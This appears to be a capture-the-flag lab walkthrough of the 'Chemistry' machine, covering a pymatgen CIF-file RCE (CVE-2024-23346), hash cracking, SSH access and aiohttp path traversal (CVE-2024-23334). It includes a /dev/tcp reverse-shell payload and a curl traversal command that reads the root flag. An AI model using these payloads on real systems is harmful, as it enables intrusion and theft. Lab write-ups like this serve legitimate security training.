Chemistry is an easy-difficulty Linux machine that showcases a Remote Code Execution (RCE) vulnerability in the `pymatgen` (CVE-2024-23346) Python library by uploading a malicious `CIF` file to the hosted `CIF Analyzer` website on the target. After discovering and cracking hashes, we authenticate to the target via SSH as `rosa` user. For privilege escalation, we exploit a Path Traversal vulnerability that leads to an Arbitrary File Read in a Python library called `AioHTTP` (CVE-2024-23334) which is used on the web application running internally to read the root flag.

1.Nmap -sC -sV 10.10.11.38 reveals 2 open ports.

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

We can register an account and access the app.It looks like the app let’s you upload files in order to analyze samples.  
Upon searching the web for CIF Analyzer Vulnerabilities we find this cve and poc : <https://github.com/9carlo6/CVE-2024-23346>

After I modified the exploit.py ("/bin/bash -c 'sh -i >& /dev/tcp/10.10.10.10/4444 0>&1'" to match my ip i started a netcat listener on port 4444 and uploaded the file we’re greeted with an error.

A screenshot of a computer

AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

So upon further investigation I figured I can download an example file from /static/example.cif and edit it with our exploit.

A screenshot of a computer

AI-generated content may be incorrect.

It worked, I pressed view and I got a shell.

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer


AI-generated content may be incorrect.

It looks like we’re in as the user “app” and can’t access rosa’s flag but we can access the app directory we find a database with stored users and password hashes.

A screenshot of a computer

AI-generated content may be incorrect.

After trying them all on crackstation I’ve managed to crack rosa’s password



Ssh’ing inside and we grab the first flag.



We can’t run sudo and we can’t access anything so I tried to see if anything listening on the machine ports.

A screen shot of a computer

AI-generated content may be incorrect.

It looks like another webapp running “aiohttp/3.9.1” which has : CVE-2024-23334

A screen shot of a computer

AI-generated content may be incorrect.

I couldn’t figure out how to access it so I’ve used the hints which stated to ssh tunnel.

A screenshot of a computer

AI-generated content may be incorrect.

After tunneling we could access the localhost which revelead another website.

A screenshot of a computer

AI-generated content may be incorrect.

I didn’t fiddle with it to much because I wanted to try the cve exploit but I couldn’t get it to work so I tried a couple of curls since I can curl the locahost and get a response.

Eventually I gave up and searched for a solution and I’ve found a curl command which worked “curl -–path-as-is <http://127.0.0.1/assets/../../../../../root/root.txt> “to get the flag . A computer screen shot of a computer program

AI-generated content may be incorrect.

A computer screen shot of a computer program

AI-generated content may be incorrect.